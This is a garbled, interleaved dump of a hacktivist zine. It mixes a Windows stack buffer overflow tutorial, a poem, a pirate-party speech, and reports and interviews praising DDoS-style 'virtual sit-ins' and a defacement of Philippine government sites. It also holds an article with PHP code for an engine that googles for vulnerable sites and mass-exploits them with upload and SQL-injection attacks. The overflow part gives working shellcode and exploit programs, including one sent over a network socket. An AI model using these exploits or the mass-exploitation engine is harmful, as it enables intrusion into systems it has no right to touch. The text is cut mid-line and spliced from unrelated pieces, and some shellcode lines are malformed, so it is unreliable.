and it was quite a success.

end of a buffer filled with your data, to make the program  
the size of the buffer, keeping an eye on EIP when it is cr  
replace the end of it with the address of your JMP EAX inst  
the crime:

=====

```
#include <string.h>
```

```
void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}
```

```
int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    return 0;
}
```

=====

It worked first try, and redirected execution to where all  
what if we replaced that with some executable code instead  
called shellcode. It consists of some compiled opcodes that  
gearworks of a vulnerable program to make it do what we want  
because some useful shellcode is outside the scope of this

make some very simple shellcode.

=====

```
#include <windows.h>

int main()
{
    MessageBox(0, 0, 0, 0);
    ExitProcess(0);

    return 0;
}
```

=====

Then, debug the program, step into it, and see where it takes base address that the DLL is loaded at varies in different distributions, and makes this shellcode very unportable. The addresses will probably be different, but stepping through the program, ExitProcess is at 0x7c81caa2 and MessageBox at 0x77d804ea.

===== NOTE NOTE NOTE =====

-----  
| The address of such an instruction on your machine may not be the same as mine.  
| Search for yourself!  
-----

The address of such an instruction on your machine may not be the same as mine. So here's what I made. A simple shellcode, taken from the tutorial. See Delikon's Windows shellcode-picture book (http://www.delikon.de/shellbuch/eng/1.html) for more information and technique for making Windows shellcode.

=====

and the Bourne-Identity for the next three hours.

It was awesome.

We snuck around the city,  
in two and threes,  
and solo advances.

Once we crossed into enemy  
territory, we were vulnerable  
to capture and imprisonment.

But we were not alone in the streets,  
it was Wicker Park on a Saturday night,  
we could try to blend in,  
always looking out for a bastard  
with a white bandana.

And if you saw one,  
you ran.

I ran like I haven't run  
since I was fourteen.

running for my life,  
as if nothing else mattered  
in the world except to get  
back over Milwaukee Avenue.

When was the last time you  
did a full on sprint until you just  
couldn't run anymore?

For me, it's been a while.

these days,  
when I don't have a gig  
on a weekend,  
I never really have anything to do.

So I show up for summer camp  
games in cold weather and light rain.

there, at the train stop,  
I met 30 perfect strangers.

we divided into two perfect teams.

They were mostly strangers  
to eachother, a few pockets  
of friends here and there,  
but mostly just the bored,  
curious, and adventurous  
type who would show up  
for such an event.

Wide demographic,  
punks and yuppies  
and thirty-somethings  
and a gay guy, and a tall  
Jesus looking character,  
and a girl who told me she finds  
perfectly good bagels in the dumpster.

We got little bandanas to distinguish teams,  
and we hid our flags and planned our strategy.

and we were off.

And I felt like I was in Die-Hard

```
; Assembles NASM -fbin prog.asm
```

```
[BITS 32]
```

```
start:
```

```
    xor edx, edx           ; Avoids NULL byte
```

```
    push edx              ; MsgBox type
```

```
    push edx              ; MsgBox body
```

```
    push edx              ; MsgBox caption
```

```
    push edx              ; Owner hWnd
```

```
    mov eax, 0x77d804ea   ; Addr of MessageBox, USER32 should
```

```
    call eax
```

```
    xor eax, eax          ; Avoids NULL byte
```

```
    push eax              ; Exit code
```

```
    mov eax, 0x7c81caa2   ; Addr of ExitProcess, KERNEL32 should
```

```
    call eax
```

```
=====
```

I then extract the shellcode from the compiled program, using a hex editor. It corresponds to the opcodes which would make a memory error pop up, and then exit. So now I make a small program that contains shellcode at the start of the buffer that we control, and then jump to it using a JMP EAX call.

```
=====
```

```
#include <string.h>
```

```
#include <stdio.h>
```

```
char shellcode[] =
```

```
    "\x31\xd2\x52\x52\x52\x52\xb8\xe4\x04\xd8\x77\xff"
```

```
    "\xd0\x31\xc0\x50\xb8\xa2\xca\x81\x7c\xff\xd0";
```

```

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    //
    // Shellcode placed at start of exploit buf
    // 0x7C816353 is a JMP EAX instruction
    //

    memcpy(buffer, shellcode, strlen(shellcode));
    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    printf("If we got here, it didn't exit like it should h
return 0;
}

```

=====

This is how our specially crafted exploit buffer looks when actual memory

```

exploit: < shellcode > < xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx > <
memory : < bufferbufferbufferbufferbuffer > < saved EBP > <

```

chicago urban capture the flag meets on the second saturday  
6pm in wicker park - milwaukee north and damen off the damen

What did you do last night?

I can tell you what I did.

I played Urban Capture the Flag,  
mother fucker.

I saw signs and posters  
and little handbills all over  
Wicker Park for the past couple weeks.

"Reclaim the City"  
"play Urban Capture the Flag"

with a map,  
a city grid,  
almost a square mile,  
separated by a great dividing  
line known as Milwaukee avenue.

And, an awesome little drawing  
of a dude with a beard running with a flag.

It said to show up at the Damen  
Blue Line train stop at 7 pm.

I did.

I had nothing else to do.

It's strange,

downloading'. Legal. Downloading. It is because they want t legal way of things for people to pick up items from a cent under their control. Downloading, not filesharing.

And this is precisely why we will change those laws.

During the passed week we have seen how far an acting part to prevent the loss of his control. We saw the Constitution violated. We saw what sort of methods of force and attacks the police is prepared to apply, not to fight crime, but in to harass those involved and those who have been close to t

There is nothing new under the Sun, and the history always is not about a group of professionals getting paid. This is culture and knowledge. Because whoever controls them, contr

The media industry has tried to make us feel shame, to say doing is illegal, that we are pirates. They try to roll a s look around today, see how they have failed. Yes, we are pi believes that it is shameful to be a pirate, has got it wrc we are proud of.

That is because we have already seen what it means to be w control. We have already tasted, felt and smelled the freed top-down controlled monopoly of culture and knowledge. We h how to read and how to write.

And we do not intend to forget how to read and how to writ yesterday's media interests do not find it acceptable.

MY NAME IS RICKARD, AND I AM A PIRATE!

```
#####  
# I played Urban Capture the Flag  
#####
```

The result it returns to our altered RET address, JMP EAX t shellcode. There is another register which allows our shell if we alter our program. We can have our program JMP ESP, T out very nicely. Let me show you the example and explain it

```
=====  
#include <string.h>  
#include <stdio.h>  
  
char shellcode[] =  
    "\x31\xd2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xff"  
    "\xD0\x31\xC0\x50\xB8xA2\xCA\x81\x7C\xff\xD0";  
  
void copy(char *s)  
{  
    char buf[256];  
    strcpy(buf, s);  
}  
  
int main()  
{  
    char buffer[300];  
    for(int i = 0; i < sizeof(buffer); i++)  
        buffer[i] = 'X';  
  
    //  
    // 0x7C82385D is a JMP ESP instruction  
    // Shellcode placed after overflowed RET  
    //  
  
    *(int *) (buffer + 260) = 0x7C82385D;  
    memcpy(buffer + 264, shellcode, strlen(shellcode));
```

```

    copy(buffer);
    printf("If we got here, it didn't exit like it should h
return 0;
}

```

=====

Now let's look at the stack right as the function is going this code is going to execute, and the stack around this ar instruction indicates the value of ESP after it has execute

```

MOV ESP,EBP ; ESP = 0012FDF8
POP EBP     ; ESP = 0012FDFC
RETN       ; ESP = 0012FE00

```

```

0012FDF8  58585858 << This is the EBP we overwrote with 'X
0012FDFC  7C82385D << This is the RET to the JMP ESP, whic
0012FE00  5252D231 << This is the start of the shellcode i
0012FE04  EAB85252
0012FE08  FF77D804
0012FE0C  50C031D0
0012FE10  81CAA2B8
0012FE14  58D0FF7C
0012FE18  58585858

```

So ESP and EBP start there right before the RET. Then 58585 EBP, and our new RET is RETN'ed and goes to JMP ESP. At the also been decremented, and now points to our shellcode immediate RET. Convenient! I think we are ready to attack our first a wimp, and I think you can do it. Here's the vulnerable litt

=====

```
#include <string.h>
```

Then a couple of centuries passed, and we got the freedom everywhere the same old model of communication was still be talking to the many. And this fact was utilized by the Stat system of "responsible publishers".

The citizens could admittedly pick pieces of knowledge to always had to be somebody who could be made responsible if, thought, somebody happened to pick up a piece of wrong know

And this very thing is undergoing a fundamental change to Internet does not follow the old model anymore. We not only knowledge. We upload it to others at the same time. We shar knowledge and the culture have amazingly lost their central

And as this is the central point of my speech, let me lay detail.

Downloading is the old mass media model where there is a c control, a point with a 'responsible publisher', somebody w court, forced to pay and so on. A central point of control can download knowledge and culture, a central point that ca take them away as needed and as wanted.

Culture and knowledge monopoly. Control.

Filesharing involves simultaneous uploading and downloading person. There is no central point of control at all; instead where the culture and the information flow organically betw different people.

Something totally different, something totally new in the communications. There is no more a person that can be made knowledge happens to spread.

This is the reason why the media corporations talk so much



knowledge. Whatever the Church said, was the truth. That was communication. You had one person at the top talking to the the pyramid. Culture and knowledge had a source, and that s

And God have mercy on those who dared to challenge the cul monopoly of the Church! They were subjected to the most hor could envision at the time. Under no circumstances did the citizens to spread information on their own. Whenever it ha applied its full judicial powers to obstruct, to punish, to ones.

There is nothing new under the Sun.

Today we know that the only right thing to happen for the to let the knowledge go free. We know now that Galileo Gali if he had to puncture a monopoly of knowledge.

We are speaking here about the time when the Church went c and ruled that it was unnecessary for its citizens to learn because the priest could tell them anyway everything they n Church understood what it would mean for them to lose their

Then came the printing press.

Suddenly there was not only a source of knowledge to learn of them. The citizens, who at this time had started to lear their own part of the knowledge without being sanctioned. T The royal houses went mad. The British Royal Court went as that allowed the printing of books only to those print owne license from the Royal Court. Only they were allowed to mul culture to the citizens.

This law was called "copyright".

```
int main(int argc, char ** argv)
{
    char buf[256];
    if(argc == 2)
        strcpy(buf, argv[1]);
}
```

=====  
The exploit program only adds one more dimension to our exi we have a JMP ESP instruction pointer, and our shellcode is it. I then start up our vulnerable program, with our specia the argument, with ShellExecuteEx.

```
=====  
#include <string.h>  
#include <windows.h>
```

```
char shellcode[] =  
    "\x31\xd2\x52\x52\x52\x52\xb8\xe4\x04\xd8\x77\xff"  
    "\xd0\x31\xc0\x50\xb8\xa2\xca\x81\x7c\xff\xd0";
```

```
int main()  
{  
    char buffer[300];  
    for(int i = 0; i < sizeof(buffer); i++)  
        buffer[i] = 'X';  
  
    *(int *) (buffer + 260) = 0x7C82385D;  
    memcpy(buffer + 264, shellcode, strlen(shellcode));
```

```
SHELLEXECUTEINFO info = { 0 };
```

```

info.cbSize      = sizeof(info);
info.lpVerb      = "open";
info.lpFile      = "c:\\vuln.exe";
info.lpParameters = buffer;
info.nShow       = SW_SHOW;

ShellExecuteEx(&info);
return 0;
}

```

=====

If it worked, you're practically ready to exploit a real pr  
So, let's say retard coded this stupid 'server' if you coul  
sure to link ws2\_32.lib when compiling a winsock enabled ap

=====

```

#include <winsock2.h>
#include <stdio.h>

int main(int argc, char ** argv)
{
    char          buf[256];
    WSADATA       wsaData;
    SOCKET        hSock;
    SOCKET        hClient;
    SOCKADDR_IN   server;

    WSASStartup(MAKEWORD(2, 2), &wsaData);

    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

```

And things are just starting.

```

#####
#                               RICKHARD FALKVINGE : I AM A PIRATE
#####

```

```

http://www.piratpartiet.se
http://www.pirate-party.us
http://www.pp-international.net

```

Friends, citizens, pirates:

There is nothing new under the Sun.

My name is Rickard Falkvinge, and I am the leader of the P

During the past week we have seen a number of rights viola  
We have seen the police misusing their arresting rights. We  
parties being harmed. We have seen how the media industry o  
how the politicians up to the highest levels bend backwards  
industry.

This is scandalous to highest degree. This is the reason w

The media industry wants us to believe that this is a ques  
models, about a particular professional group getting paid.  
believe that this is about their dropping sales figures, ab  
statistics. But that is only an excuse. This is really abou  
else.

To understand today's situation in the light of the histor  
400 years - to the time when the Church had the monopoly ov

A: Ive been informed that online/or virtual sit ins are leg you elaborate this to justify attacking several targets inc servers.

ErroR: There is no law that prohibits anyone to visit a web that.

A: Do you consider yourself a hacker, anarchist if anything commodity & marketed foods with plastic labels. How do you

ErroR: I consider myself as a dreamer, struggling to exist proclaimed that dreaming is dead.

A: Few criticisms coming from the elements of poseudo luddi elements in the counterculture scene view virtual direct ac assimilation to the machinery of the State. What is your op any counter arguments about this..

ErroR: A virus cannot be assimilated by any kind of systems virus. This tiny little virus once it penetrates a system, the most formidable structure.

A: Lines have been drawn & there is no turning back. Commen like to address.. before we wrap this shit up.

ErroR: Things have been tough lately for dreamers. They say that no one does it anymore. It's not dead, it's just been from our language. No one teaches it so no one knows it exi banished to obscurity. Well I'm trying to change all that, too. By dreaming every day.Dreaming with our hands and drea Our planet is facing the greatest problems it's ever faced. you do, don't be bored. This is absolutely the most excitin possibly hoped to be alive.

```
server.sin_family = AF_INET;
server.sin_addr.s_addr = INADDR_ANY;
server.sin_port = htons(1337);

bind(hSock, (sockaddr *) &server, sizeof(server));
listen(hSock, 1);

hClient = accept(hSock, NULL, NULL);

if(hClient != INVALID_SOCKET)
{
    int ret;
    printf("client accepted\n");

    while(ret = recv(hClient, buf, 512, 0))
    {
        if(ret == SOCKET_ERROR)
        {
            printf("%d\n", WSAGetLastError());
            break;
        }
        else
            buf[ret] = 0;
    }
}

closesocket(hClient);
closesocket(hSock);

WSACleanup();
return 0;
}
```

=====

Clearly biting off more than it can chew in it's call to re  
little socketry you can take the offensive and make the 'se  
want.

```
=====
#include <windows.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xd2\x52\x52\x52\x52\xB8\xEA\x04xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

int main()
{
    char        buffer[300];
    SOCKET      hSock;
    SOCKADDR_IN client;
    WSADATA     wsaData;

    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));

    WSASStartup(MAKEWORD(2, 2), &wsaData);
    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    client.sin_family = AF_INET;
    client.sin_addr.s_addr = inet_addr("127.0.0.1");
```

Interview with Brigada Elektronika

A: When did it all started? Let's decipher the myth, give b  
principles of Brigada Elektronika on the slate for the stre  
humanity (left in anyone) to digest.

ErroR: It started as a direct action project to support the  
Gelmart Inc., last year. The mission was to launch a parall  
basically, it was the specific mission which binded the gro  
project. Obviously, the project is very temporary and momen  
individuals were involved in this project, one of them was  
Electronic Disturbance Theatre, hence, the name BrigadaElek

A: Is the goal long term or short lived?

ErroR: We only want to create a snapshot or a spot from mem  
until time succumbs to death. Therefore, the goal is to let  
own moment i.e. direct action(wether it is hacking, sit-in,  
attain freedom/liberation is neither Long or Short.

A: Most of the activist circles are rather new to this form  
Can this be a new wave of method & vantage point for people  
outlawed when it crosses the line?

ErroR: Yes. Because, as an activist, IMAGINATION is our dut  
to fight all forms of authority that threatens our capacity  
express.

A: What are the dynamics of the group. Do you support vario  
not directly connected with the Brigada Elektronika in orga

ErroR: The group is so loose, and we dont even consider Bri  
group, but rather a name of a project. So in terms of conne  
organizational basis, we prefer our individual capacity to  
joining other group's action and projects.

their support. [ Read More ]

UPDATES! (26/3/2006) VIRTUAL SIT-IN ends today, says Brigad message forwarded through emails, the group thanked the par corageously joined the direct action that shuts the PNP web March 23). About 1,088 users participated in the action bri FREE SAGADA 11. The group vowed to continue the campaign, s for our next target."

UPDATES! (24/3/2006) GEOCITIES.YAHOO.COM responded to the c by blatantly deleting the html pages that had been set-up b and JLI. But the group says "no need to worry," after sugge protestors to use the mirror sites.

UPDATES! (23/3/2006) HACKTIVISTS from USA expressed solidar online activists by hijacking the PNP.GOV.PH "Report a Crim automated response that let people join the virtual sit-in.

A GROUP of online activists offered an alternative space to Philippine Government violently prohibited the streets and exercise public assembly and practice freedom of speech. Th calling themselves BrigadaElektronica electronic disturbanc "electronic sit-in"- bringing street protest actions on cyb

Electronic sit-in is a form of electronic civil disobedienc from the sit-ins popular during the civil rights movement c virtual sit-in attempts to re-create that same action digit During an electronic sit-in, hundreds of activists attempt website simultaneously and repetitively. If done right, thi target website to run slowly or even collapse entirely, pre accessing it. [source: wikipedia]

The action officially starts on March 23, 2006 (10:00am Ma last until the first of April. They are inviting everyone t Philippine National Police website for being a rampant huma [ Read More ] [ UPDATES FROM HACKSITES: Post.Thing.Net | SE Hacktivist.com | Hackthissite ]

```
client.sin_port = htons(1337);

if(connect(hSock, (sockaddr *) &client, sizeof(client))
{
    printf("Failed\n");
    WSACleanup();
    return 0;
}

send(hSock, buffer, sizeof(buffer), 0);
closesocket(hSock);

WSACleanup();
return 0;
}
```

=====

Conclusion: I hope to follow up this article with a subsequ frame pointer overwrites, frame based exception handler abs the parallel universe of heap overflows.

```
-----
/|.....|
| |:      :|
| |:      :|
| |:      ,-.  _----  ,-.  :|
| |:      ( `)) [ _---- ] ( `))  :|
|v|:      `-'  ' ' '  `-'  :|
|||:      ,----- .      :|
|||...../:::o:::~:~:~\.....|
|^|...../:::0:::~:~:~\.....|
|^-----/-----`-----|
` .____/ /====/ /==// /====/_____/
   `-----'
```

## Tools:

- [A] <http://msdn.microsoft.com/vstudio/express/visualC/defa>  
- MSVC++ 2005
- [B] <http://nasm.sourceforge.net/>  
- Netwide Assembler
- [C] <http://www.ollydbg.de/>  
- OllyDbg Debugger
- [D] <http://www.phenoelit.de/win/>  
- OllyUni, an OllyDbg plug-in

## References:

- [1] <http://www.delikon.de/shellbuch/eng/1.html>  
- The great Windows-Shellcode picture book
- [2] [http://www.cultdeadcow.com/cDc\\_files/cDc-351/](http://www.cultdeadcow.com/cDc_files/cDc-351/)  
- Tao of the Windows Buffer Overflow
- [3] <http://www.insecure.org/stf/smashstack.txt>  
- Smashing the Stack for Fun and Profit
- [4] <http://www.securitycompass.com/Case%20Studies.htm>  
- Writing Stack Based Overflows on Windows
- [5] [http://www.intel.com/design/pentium4/manuals/index\\_new](http://www.intel.com/design/pentium4/manuals/index_new)  
- IA-32 Developer's Manual Vol. 1 - Chapter 6

## Thoughts for the future

- <http://www.blackhat.com/presentations/win-usa-02/halvarf>

national police site.

"You are about to take part in an online direct action protest that you are willingly taking part in this action by clicking taking part by clicking cancel," the message said.

The activists, who are not identified, said their brand of because it technically involves just visiting a Web site.

Police did not comment immediately, and it wasn't clear how site recorded.

The activists' Web site opens with a cartoon of the "Electr dressed as super heroes, wearing masks and caps. A blurb ac rampant human rights violations, including allegedly tortur said were wrongfully accused of being communist guerrillas.

The 11 young people were arrested last month while on their tourist town of Sagada. Their lawyer, Pablito Sanidad, on T in northern Benguet province to free them, saying they were warrants or probable cause.

Provincial police chief Senior Superintendent Villamor Buma 11 were identified by government militiamen as communist gu they were tortured.

Bringing Street Protest to Cyberspace  
by Manila Indymedia

NEWSBREAK! (28/3/2006) HACKTIVISTS expressing solidarity wi prisoners known as the Sagada 11 have hacked and defaced th to the National Defense College of the Philippines. Their w don't need the government, we don't need the military, we n LIBERTY for the SAGADA 11!", along with several links encour

course, the action successfully declared "no business as us strike!" (the Gelmart website literally stopped as thousand participants joined the sit-in)

This time, the electronic disturbance group is once again second electronic sit-in campaign, targeting the Malakanyan Office of the President. The action officially starts on Ma last until the first of April.

"Technology has boasted that it enables people in getting so we are going to show that if we can't get closer to Mala we will closely express ourselves inside Malakanyang palace click," says one of the group's technician who want to keep

The group also said that this electronic sit-in demands th release of eleven young backpackers including a fifteen-yea illegally arrested, tortured and wrongfully accused as NPA' authorities, while the innocent-care-free kids were only ju their way to the beautiful Sagada Mountains. "If the respon will not take heed for the call of these kids' parents who dishearten for taking away their sons and daughters the fre government websites will virtually be deleted. " says one c

"The Benguet Police and Military must also give apologies their inhuman activities," demands the group.

Computer-savvy protesters start  
'virtual sit-in' campaign

COMPUTER-SAVVY Philippine protesters took civil disobedien Thursday, launching a "virtual sit-in" campaign that urged overwhelm the police Web site with numerous hits.

Protesting alleged human rights abuses, protesters calling "Electronic Brigade" opened a Web site that directs visitor

- Third Generation Exploitations

- <http://www.phrack.org/phrack/55/P55-08>  
- Frame Pointer Overwrite

- <http://www.cybertech.net/~sh0ksh0k/heap/>  
- Windows Heap Overflow Presentation

- <http://www.hick.org/code/skape/papers/win32-shellcode.pdf>

#####  
# Deus Ex Machina: Notes on the Artificial Ha  
#####  
(code and other files associated with nomenclbra's article :  
<http://www.hackbloc.org/zine/vivalarevolution.rar> - pass is

[0x00] Intro

Well ladies and gentlemen, here I am again to bore you . The article on the increasingly populair concept of an "artific thinking of an "artificial hacker" I don't mean some uberly network that analyzes source-code for potential vulnerabili exploits for them . I'm "merly" talking about an automated mass-exploitation of certain vulnerabilities.

As described in the articles "Automation" (located here: <http://blackhat.com/presentations/bh...-sensepost.pdf>) and "Artificial Hacker" (located here:

[http://felinemenace.org/papers/Movin...hley\\_Fox.p pt](http://felinemenace.org/papers/Movin...hley_Fox.p pt)

) there are many pros and cons for this concept. Pentesting made much easier and a lot of the boring work would be taken allowing him some time for a beer.

Of course this sound pretty tame and all, and my quick impl be the best, but the concept surely is powerfull as hell. In exploitDB (like milw0rm's of securityforest's linked to A/A (providing it has a dork for every vuln (or it could scan r exploit the fuck out of the net, pwning vulnerable box after

while the "only thing" the controlling hacker has to do is write A/APE modules and supply them to the engine, rooting ammount of boxes in no-time (providing he/she has multiple running).

The idea of an automated exploitation framework crossed my a web-worm in PHP (whose concept was featured in HackThisZi release of the RRLF e-zine (#7). A/APE (Artificial/Automate modification of Ouroboros' engine that consists of an explc stupid small template which would have been an abstract cla the necessity of backwards compatibility with PHP4 for the child classes each with their own exploit code located in a constructed Sploit() function, thus allowing for heavy use (and less lines of code).

[0x01] The concept

Well, there are three major requirements for A/APE:

- 1) The engine should spider all vulnerable targets on the w possible)
- 2) The engine should be very modular (easily extendable, di adaptable to 1 standard)
- 3)The engine should log results so the hacker can control t later.

Requirement 1 is simple to complete, we'll use the unlimite Now I hear everyone mumbling "tskpscht google api tskpscht" don't like the google API either (I actually don't care if just don't like it). It is very easy to use google without google-api hassle with the following concept:

- 1) Post a GET request to google.com with the following para search?as\_q=".urlencode(\$searchquery)."&num=".\$sta rtfromth
- 2) Add the found targets to the \$targets array. Check wheth too much queried results (we don't want to stick to the sam we?) if so quit else goto step 1

A: I don't want that to happened to me or to anyone else and

Q: You said that you would be lay lowing on the mobilization contribute for you fear not to happen.

A: I've seen many points from that experience. I've seen wh learned a lot from this experience. All I have to do, is to experience so that is wouldn't happen to anyone anymore.

Q: This would be my final question. What do you still need?

A: For me? Maybe your question should be not what i need, b remaining SAGADA 11 needs?

Q: What do you think they need?

A: Food is a major need they have to think everyday. Food i satisfy their hunger but just for the stomach to be filled think that they need money to accommodate this needs.

To send help contact us in liberation\_asusual@yahoo.com or

MANILA: BrigadaElektronica electronic disturbance group str

"Technology has boasted that it enables people in getting c so we are going to show that if we can't get closer to Mala we will closely express ourselves inside Malakanyang palace click," says one of the group's technician who want to keep

MANILA-- The current ban of public assemblies and free spe has given birth to online protest action namely- "electroni

BrigadaElektronica electronic disturbance group first intr sit-in last year as an online version of support to the str Gelmart in Metro Manila who then occupied the factory, held obstructed the capitalist boss's activity in laying-off the held a similar action by occupying (sit-in) the official Ge



didn't send anyone the look for Ann. In the case of PETRA, his school and showed some photos; Ray Lester (Petra) with status of the NPA (New Peoples Army), creating a hearsays, is a real NPA. We are required to report to the DSWD (Depar Welfare and Development). We are also told that Camp Crame us, under surveillance

Q: Aside from being happy, what other emotion arise from be  
A: I'm somewhat ashamed, because people tells me that "so yo jail"

Q: Why are you ashamed when people tells you that?  
A: Because my family treat me differently. When they tells that they believed that I'm what I'm accused of. I'm also a the society is not accustomed to a girl, especially at my a piece of taste in jail.

Q: Treat differently, what do you mean, bad or good treat d  
A: both bad and good; the society now treats me like I'm th needed the help. How about those other person that need mor arms. I don't what them to treat me baby, different from th them to treat as what they treated me before.

Q: Are you studying?  
A: Yes, I'm grateful that we've reached the school's enroll

Q: Now that you are studying. What are your plan?  
A: Spend it schooling, time is taking a toll at me.

Q: How about going to gigs and mobilization/movements?  
A: I think going to gigs would be fine, but mobilization, n pass for now.

Q: What is you greatest fear?

Well, the biggest difucillilty lies with requirement 2. We and common webapp-vulns (we'll only discuss webapp-vulns in categories:

- 1)Unauthorized file uploading
- 2)Local/Remote file inclusion
- 3)SQL injection
- 4)XSS

So we'll organize the exploits like this (in a matrix form)

```
$Sploits = array();  
$Sploits[0] = array(); // array of all file upload exploits  
$Sploits[0][0] = new WhateverExploit(); //etc,etc
```

Also we should manage all "googledorks" (google searchqueri like this (thus googledorks \$dork[0][3] being the dork for Since every exploit is different in concept and requires di generalized the concept per exploit (currently only Fileupl exploits):

Upload exploits: Sploit(\$host,\$port,\$path,\$filename,\$fileco  
SQL injection: Sploit(\$host,\$port,\$path,\$sql,\$username,\$pas

Since most file upload exploits require little more than a this'll suffice. The case of the SQL injection is a little injection usually requires nothing more than a prefab SQLq defined in SQLSploit->SQLQ, the sample exploit I included with this A/ a username and password for user creation though (this is a I included these parameters with the function prototype (fe them to you hearts content though).

[0x02] Show use the 0xCODE!  
Okay, let's talk code. Sending a packet in PHP is simple as

```

function sendpacket($host,$port,$pAcKeT) // packet sending
{ $sock=fsockopen(gethostbyname($host),$port); // open socke
if (!$sock) return "No response";
fputs($sock,$pAcKeT); // send!
$HtMl=''; while (!feof($sock)) { $HtMl.=fgets($sock); // read
fclose($sock); return $HtMl; }

```

To google for targets we need to follow the steps discussed  
Here is a function that googles for a certain query.

```

function Google4Targets($host,$search,$num) // google for t
{$query = "/search?as_q=".urlencode($search)."&num=".$num."&
"http://".$host.$query;
$packet = "GET ".$q." HTTP/1.0\r\n"; // Get packet
$packet.="Host: ".$host."\r\n";
$packet.="Connection: Close\r\n\r\n";
$html = sendpacket($host,80,$packet); // send it
$temp=explode("of about <b>",$html); // get number of resul
$temp2=explode("</b> for ",$temp[1]);
$total=$temp2[0];
$total = str_replace(",","",$total);
$loopten = $total / $num; // number of pages to query
for($r = 0; $r < $loopten; $r++)
{
    $strrt = $r * $num;
    $query = "/search?as_q=".urlencode($search)."&num=".$num."&
// query
    $q = "http://".$host.$query;
    $packet = "GET ".$q." HTTP/1.0\r\n";
    $packet.="Host: ".$host."\r\n";
    $packet.="Connection: Close\r\n\r\n";
    $html = sendpacket($host,80,$packet);

    $temp=explode("<a class=l href=\"",$html); //all url result
href="urlhere"> form

```

plea from a Filipino to an American (who both happened to be  
the word out that their friends were jailed and tortured ju  
government thinks punkers are different. These punkers were  
get food for god sake (Food Not Bombs)! The American had co  
long, the Office of the President and the Philippine Nation  
were shut down because hacktivist got involved and helped t  
From there, international press got wind of the situation a  
garnered international attention and support. The American  
states to find out that the action reached the American pre  
of the prisoners were released and live to tell the situati  
people to realize that actions matter. Don't sit around thi  
a difference, when no matter where you are you can. Don't E  
otherwise. - Sally

This is an interview from one of the SAGADA11, her name is  
Marikina City Philippines. We interviewed her with a condit  
her about what happen or to re-summarized the incident of t

Q: What were you feeling when most of your visitors unfamil  
A: I'm very much happy, I'd seen the true camaraderie reall  
thinking that we are just genre-mates or let say punk-mates

Q: Have anyone told you the actions done by the Internet Ju  
A: Yes,

Q: What do you know about them?  
A: They are the ones that help to spread the issue internat  
the ones that participated in the virtual sit-in done to pr  
government by means of messing with their websites.

Q: Now that you are now out in jail, tell something about i  
A: At first; we're very much happy, but just after a few da  
that introduced themselves as CHED (Commission on Higher Ed  
representatives and was looking for me, fortunately I was o  
wise enough to trace it with the help of the CHED officials

enter the door of IRA, several of individuals, mostly from generation were already there, sharing food and beer. I thought it would be the same, but it was not.

#### SOLIDARITY NIGHT FOR SAGADA 11

The closing party was a solidarity night. As everyone gathered by a vegan guerrilla kitchen collective known as Kaizouku (I had already breathing metaphors of burning Molotov cocktails in words as bullets for a calibre pistol that can strike an enemy). There was anger, it was anger against all kinds of Authority that hurt the human soul, which has killed and detained a dozen including a young hitchhiker punks in the Philippines known as the

After a while of continuous spontaneity, Sha-do-U of IRA began a petition campaign to free the Sagada 11 on the wall from him. He made a brief speech about the issue.

The expression of solidarity came in different ways, but so many wanted to include their names on the online petition. Some members of various punk bands in Tokyo, including Masau of

Kaori of the punk rock band The Happening, which is considered legends in Tokyo punk scene offered a song entitled "Fuck the acoustic while I was about to drink my third beer. She felt the same emotion that everybody feels during a confrontation

Our night of solidarity continued and every hour was a surprise. Common life outside is totally predictable. I thought the night it was not until the night has produced a moment of action, solidarity of love.

#### \*\* A Freed Sagada 11 Prisoner Speaks Out \*\*

It's an amazing experience to be a part of a hacktivist act that can be anywhere on the planet and like minds exist. The impact it had and the impetuous for it was something to behold. It

```
for ($i=1; $i<=count($temp)-1; $i++) {
    $temp2=explode(">", $temp[$i]);
    $targets[$targetcount] = $temp2[0]; // add to targets array
    $targetcount++; } }
```

The auto exploitation engine would look like this:

```
function AutoXploit() // exploit routine
{ for ($l = 0; $l < count($dork); $l++) {
    for($i = 0; $i < count($dork[$l]); $i++) // all dorks of current
        (XSS,SQL injection,etc) {
            $targets = array();
            $targetcount = 0;
            Google4Targets("www.google.com",$dork[$l][$i],100); // google
            if ($targetcount > $searchlimit) // not higher than limit
                $targetcount = $searchlimit;
            for ($x = 0; $x < $targetcount; $x++) {
                $targets[$x] = eregi_replace("http://", "", $targets[$x]);
                $temp = explode("/", $targets[$x]); // deconstruct URL
                $base = $temp[0];
                $extend = "/";
                for($r = 1; $r < count($temp)-1; $r++) {
                    $extend .= $temp[$r]."/"; }
                if($l == 0) // UPLOAD
                    $spoits[$l][$i]->Sploit($base,80,$extend,$shellname,$shellcode);
                elseif($l == 1) // SQL
                    $spoits[$l][$i]->Sploit($base,80,$extend,$spoits[$l][$i]-
                } } }
```

Well I hope this small article was useful and gave you some ideas. For sample code, please see the code that comes with this release under the GPL, but remember, I'm not responsible for anything or coming forth from this code!  
Nomenclatura.

-#####-  
-#### RECIPES ####-  
-#####-

#####  
# HOW TO: Use Off The Record Instant Messag  
#####

Off the Record (OTR) is a encryption and authentication plu  
public/private encryption and signs all your messages with  
to verify that you are their true sender. Unencrypted insta  
easily picked up by packet sniffing tools, these becomes al  
your sending them over a public WIFI network. Also with the  
Service they claim by using their software you "Waive any r  
Well fuck that, start encrypting your messages and show AOL  
right to privacy especially from them. Installing the plugi

Install: Download the latest release from <http://www.cypher>  
this writing the latests version is 3.0.0. Once you compile  
your using windows run the .exe, you have to enable Off The  
in gaim click on Preferences, or Tools > Preferences from w  
window. Once in the Preferences menu choose "Plugins" from  
down untill you see "Off-The-Record Messaging" click on the  
it.

Configure: Now that you have it installed there should be a  
